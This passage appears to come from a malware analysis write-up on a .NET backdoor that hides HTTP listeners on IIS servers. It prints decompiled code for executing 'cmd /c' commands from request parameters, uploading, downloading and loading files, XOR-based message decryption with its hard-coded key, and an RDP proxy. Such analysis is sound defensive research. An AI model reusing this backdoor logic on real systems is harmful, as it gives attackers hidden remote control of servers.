
100%

55 msec

Figure 8. Detect It Easy shows multiple obfuscators applied on the .NET payload

Initialization

The program's main function first decodes two arrays using the GetListUrls() function (Figure 9), suggesting that the results contain URLs.



```
string[] input = new string[]
{
    Strings.Get(107396653),
    Strings.Get(107396668),
    Strings.Get(107396663),
    Strings.Get(107396610),
    Strings.Get(107396625),
    Strings.Get(107397096),
    Strings.Get(107397115),
    Strings.Get(107397070),
    Strings.Get(107397085),
    Strings.Get(107397072),
    Strings.Get(107397051),
    Strings.Get(107396998),
    Strings.Get(107397017),
    Strings.Get(107396968),
    Strings.Get(107396991),
    Strings.Get(107396978),
    Strings.Get(107396929),
    Strings.Get(107396908),
    Strings.Get(107396899),
    Strings.Get(107396914),
    Strings.Get(107396893)
};
string[] input2 = new string[]
{
    Strings.Get(107396880),
    Strings.Get(107396347),
    Strings.Get(107396298),
    Strings.Get(107396313),
    Strings.Get(107396268),
    Strings.Get(107396287),
    Strings.Get(107396238),
    Strings.Get(107396253),
    Strings.Get(107396244),
    Strings.Get(107396195),
    Strings.Get(107396218),
    Strings.Get(107396209),
    Strings.Get(107396164),
    Strings.Get(107396183),
    Strings.Get(107396138),
    Strings.Get(107396157),
    Strings.Get(107396148),
    Strings.Get(107396103),
    Strings.Get(107396126),
    Strings.Get(107396117)
};
```

Figure 9. Resolving encoded strings

The array called ‘input’ contains the following decoded values:

```
"accidents_"
"js-"
"aspnet_client_"
"js_search-"
"_book"
"library-"
"subject_"
"lookup_data-"
"_toj_web"
"mng_data_bank_"
"transactions-"
"_models"
"trn_fitness-"
"news_"
"update-"
"_omrvision"
"user_accounts-"
"popup_"
"violation-"
"_program_steps"
"workflow-"
```

Copy


The array called ‘input2’ contains the following values:

```
"programs_skill_"
"competences-"
"properties_"
"-content"
"_report"
"evaluation-"
"expert_data_"
"css-"
"_expert_form"
"img-"
"-field"
"educat_"
"reports-"
"_employee"
"-scales"
"files_"
"scripts-"
"_fonts"
```

```
"-skill"
"helpes_"
```

Copy

These values are used to construct URLs. However, the malware is looking for Microsoft Internet Information Services (IIS) characteristics to build them. This means that this malware only targets IIS servers. On machines without IIS installed, it will simply crash. Given the IIS characteristics shown in Figure 10, the malware extracts the sites hosted by the IIS server. And using that and the strings listed above, it constructs a list of URL templates that it will listen on.



```
private static string[] GetListUrls(string[] input)
{
    try
    {
        HashSet<string> hashSet = new HashSet<string>();
        ServerManager serverManager = new ServerManager();
        foreach (Site site in serverManager.Sites)
        {
            if (site == null)
            {
                goto IL_37;
            }
            if (site.State != 1)
            {
                goto IL_37;
            }
            bool flag = true;
            IL_4B:
            if (flag)
            {
                foreach (Binding binding in site.Bindings)
                {
                    if (binding != null && binding.EndPoint != null)
                    {
                        foreach (string arg in input)
                        {
                            try
                            {
                                hashSet.Add(string.Format("{0}://+:{1}/{2}/", binding.Protocol,
                    binding.EndPoint.Port, arg).ToLower());
                            }
                            catch
                            {
                            }
                        }
```


Figure 10. Building a list of URL templates.

These URL lists are used in the two main functionalities of the payload:

- Backdoor
- Proxy

Backdoor Functionality

The list named ‘input2’ is used for the backdoor functionality. It starts an HTTP listener on these URLs and uses the Program.HandleRequest() function to handle any incoming requests, which then refers to RequestHandler.Execute()(Figure 11).



```
    try
    {
        if (request.ContentLength64 > 0L)
        {
            string txt = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd
              ();
            data = this.RunData(txt);
        }
        else if (request.QueryString["Jet"] != null)
        {
            data = this.RunCommand("CmD".ToLower(), "/c " + Encoding.UTF8.GetString
              (Convert.FromBase64String(request.QueryString["Jet"])));
        }
        else if (request.QueryString[" Ver"] != null)
        {
            data = this.RunCommand("CmD".ToLower(), "/c " + Encoding.UTF8.GetString(Helper.FromHex
              (request.QueryString[" Ver"])));
        }
        else if (!string.IsNullOrEmpty(request.RawUrl) && request.RawUrl.ToLower().Contains
          ("wOxhuoSBgpGcnLQZxipa".ToLower()))
        {
            byte[] bytes = Encoding.UTF8.GetBytes("UsEPTIkCRUwarKZfRnyjcG13DFA");
            response.ContentType = "text/html; charset=utf-8";
            response.ContentLength64 = (long)bytes.Length;
            response.ContentEncoding = Encoding.UTF8;
            Stream outputStream = response.OutputStream;
            outputStream.Write(bytes, 0, bytes.Length);
            outputStream.Flush();
            outputStream.Close();
            response.StatusCode = 200;
            return;
        }
    }
    catch (Exception ex)
```


Figure 11. Evaluating incoming requests in RequestHandler.Execute().

Let's start from the end. If the incoming request contains the string 'wOxhuoSBgpGcnLQZxipa', then the string 'UsEPTIkCRUwarKZfRnyjcG13DFA' is sent back. This seems to be a kind of heartbeat implementation.

Command Execution

If the request has a 'Jet' or '<space>Ver' parameter, their values are base64-decoded and used to build a command using cmd /c <command>. This is then passed to the RunCommand() function, which executes them with Process.start(). Their output will be sent back in the response to the request.

And finally, if the request has a body, then the RunData() function (Figure 12) is called.



```
private Data RunData(string txt)
{
    Data result = null;
    if (!string.IsNullOrEmpty(txt))
    {
        byte[] array = Encryption.Decrypt(txt);
        if (array != null)
        {
            Data data = new Data(array);
            if (data != null)
            {
                switch (data.Type)
                {
                case Messages.Command:
                    result = this.RunCommand(new CommandMessage(data.Value));
                    break;
                case Messages.Upload:
                    result = this.UploadFile(new FileMessage(data.Value));
                    break;
                case Messages.Download:
                    result = this.DownloadFile(Values.Encoder.GetString(data.Value));
                    break;
                case Messages.Load:
                    result = this.RunDll(new FileMessage(data.Value));
                    break;
                }
            }
        }
    }
    return result;
}
```


Figure 12. RunData() function.

RunData() decrypts the body of the request and, depending on the message type, implements the following actions:

- Command Execution: as before, it executes the commands in the request body
- File Upload: writes the file content from the request into a file on the filesystem
- File Download: sends the requested file in the HTTP response


Encryption

Encryption is implemented for both incoming and outgoing messages. The attribute PrivateKey (Figure 13) suggests that it implements some kind of asymmetric encryption algorithm. However, after looking further into the code, we discovered that calling it a ‘PrivateKey’ is just an exaggeration. In reality, there is nothing asymmetric about it, the program implements a simple XOR encoding (Figure 14) as decryption and encryption using the ‘PrivateKey’ as a key.



```
private static byte[] PrivateKey = new byte[]
{
    84,
    98,
    45,
    12,
    3,
    69,
    73,
    21,
    43,
    67,
    89,
    74,
    78,
    12,
    64
};
```

Figure 13. 'PrivateKey' used for encryption and decryption.




```
public static byte[] Decrypt(string txt)
{
    byte[] array = Convert.FromBase64String(txt);
    byte b = array[0];
    byte[] array2 = new byte[array.Length - 1];
    Buffer.BlockCopy(array, 1, array2, 0, array2.Length);
    for (int i = 0; i < array2.Length; i++)
    {
        array2[i] ^= Encryption.PrivateKey[i % Encryption.PrivateKey.Length];
    }
    Array.Reverse(array2);
    for (int j = 0; j < array2.Length; j++)
    {
        array2[j] = (array2[j] - 3 ^ b);
    }
    return array2;
}
```

Figure 14. XOR based decryption function.

Proxy Functionality

The values from the list ‘input’ are used to start proxy listeners with Proxy.HandleRequest() on those URLs. This part of the program can handle a variety of data streams. If it’s just data, it will act as a simple proxy, sending and receiving data between the two sides of the proxy.

However, it can also accept RDP configuration data (Figure 15).



```
public RDPConfigPackage(byte[] buffer, EncryptionModule encrypter)
{
    this.Encryptor = encrypter;
    string[] array = base.ParsePackage(buffer, new int[]
    {
        5,
        6
    });
    if (array.Length != 0)
    {
        this.IP = array[0];
        this.PORT = int.Parse(array[1]);
        this.Timeout = int.Parse(array[2]);
        this.Blocking = bool.Parse(array[3]);
        this.PlaceStore = (DataStores)Enum.Parse(typeof(DataStores), array[4]);
        this.EncryptionAssembly = new EncryptionModule(array[5], array[7], Convert.FromBase64String(array[6]));
        this.Nagle = bool.Parse(array[8]);
        this.PacketSize = int.Parse(array[9]);
    }
```

Figure 15. Parsing the RDPConfig.

Using this RDP data, it can open a connection to the target RPD server and proxy it to the threat actor.

Conclusion

